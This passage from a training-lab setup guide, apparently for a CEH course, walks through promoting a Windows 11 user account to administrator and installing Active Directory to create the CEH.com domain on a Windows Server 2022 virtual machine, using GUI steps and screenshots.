
Next Back

14. Follow the same steps to create the other users.

15. The screenshot below shows the user accounts created on the **Windows 11** virtual machine.



16. Now, click the **Jason** user account. The **Make changes to Jason's account** page appears. Click the **Change the account type** option.



17. The **Choose a new account type for Jason** page appears; select the **Administrator** radio button and click the **Change Account Type** button.


18. Close all windows.

[\[Back to Configuration Task Outline\]](#)

CT#30: Install Active Directory and Create User Accounts on the Windows Server 2022 Virtual Machine


Install Active Directory in the Windows Server 2022 Virtual Machine

1. Log in to the **Windows Server 2022** virtual machine with the credentials **Administrator** and **Pa\$\$w0rd**.
2. Open **Server Manager** and click the **Add roles and features** link from the **Server Manager Dashboard**.




3. The **Before you begin** wizard appears. Click **Next** to continue.
4. The **Select installation type** section appears; leave the default options and click **Next**.
Note: Ensure that the **Role-based or feature-based installation** radio button is selected.

5. The **Select destination server** section appears. Choose the **Select a server from the server pool** radio button and click **Next**.




6. Check **Active Directory Domain Services** from the **Roles** section in the **Select Server Roles** wizard and click **Next**.

Note: If the **Add Roles and Features Wizard** pop-up window appears, click **Add Features**.




7. In the **Select features** section, click **Next** to continue.
8. The **Active Directory Domain Services** section appears; click **Next** to continue.
9. The **Confirm installation selections** section appears; check the **Restart the destination server automatically if required** option and click **Install**.


Note: If the **Add Roles and Features Wizard** pop-up window appears, click **Yes**.



10. Once the installation has finished, click the **Close** button in the **Add Roles and Features Wizard** window.



11. In the **Server Manager** window under **Dashboard**, click the **Flag** (🚩) icon and then the **Promote this server to a domain controller** link, as shown in the screenshot below.



12. The **Active Directory Domain Services Configuration Wizard** window appears. In the **Deployment Configuration** section, select the **Add a new forest** radio button and type **CEH.com** in the **Root domain name** field; click **Next**.

The screenshot shows the 'Active Directory Domain Services Configuration Wizard' window. The title bar reads 'Active Directory Domain Services Configuration Wizard'. The main heading is 'Deployment Configuration'. In the top right corner, it says 'TARGET SERVER Server2022'. On the left, there is a navigation pane with the following items: 'Deployment Configuration' (highlighted in blue), 'Domain Controller Options', 'Additional Options', 'Paths', 'Review Options', 'Prerequisites Check', 'Installation', and 'Results'. The main content area is titled 'Select the deployment operation' and contains three radio buttons: 'Add a domain controller to an existing domain', 'Add a new domain to an existing forest', and 'Add a new forest' (which is selected). Below this, it says 'Specify the domain information for this operation' and has a label 'Root domain name:' followed by a text input field containing 'CEH.com'. At the bottom of the window, there are four buttons: '< Previous', 'Next >' (highlighted with a red box), 'Install', and 'Cancel'. A link 'More about deployment configurations' is located at the bottom left of the main content area.

13. In the **Domain Controller Options** section, enter **Pa\$\$w0rd** in the **Password** and **Confirm password** fields. Then, click **Next**.


Note: Wait until **Domain Controller Options** loads. This may take some time.

The screenshot shows the 'Active Directory Domain Services Configuration Wizard' window. The title bar reads 'Active Directory Domain Services Configuration Wizard'. The main heading is 'Domain Controller Options'. In the top right corner, it says 'TARGET SERVER Server2022'. On the left, there is a navigation pane with the following items: 'Deployment Configuration', 'Domain Controller Options' (highlighted), 'DNS Options', 'Additional Options', 'Paths', 'Review Options', 'Prerequisites Check', 'Installation', and 'Results'. The main area contains the following sections:

- Select functional level of the new forest and root domain**
 - Forest functional level: Windows Server 2016
 - Domain functional level: Windows Server 2016
- Specify domain controller capabilities**
 - Domain Name System (DNS) server
 - Global Catalog (GC)
 - Read only domain controller (RODC)
- Type the Directory Services Restore Mode (DSRM) password**
 - Password: [Redacted]
 - Confirm password: [Redacted]


At the bottom, there are four buttons: '< Previous', 'Next >' (highlighted with a red box), 'Install', and 'Cancel'. A link 'More about domain controller options' is located at the bottom left of the main content area.

14. The **DNS Options** section appears. Ignore any alerts and click **Next**.
15. The **Additional Options** section appears; verify that the NetBIOS domain name is **CEH** and click **Next**.




16. In the **Paths** section, click **Next**.


17. The **Review Options** section appears; review your selection and click **Next**.




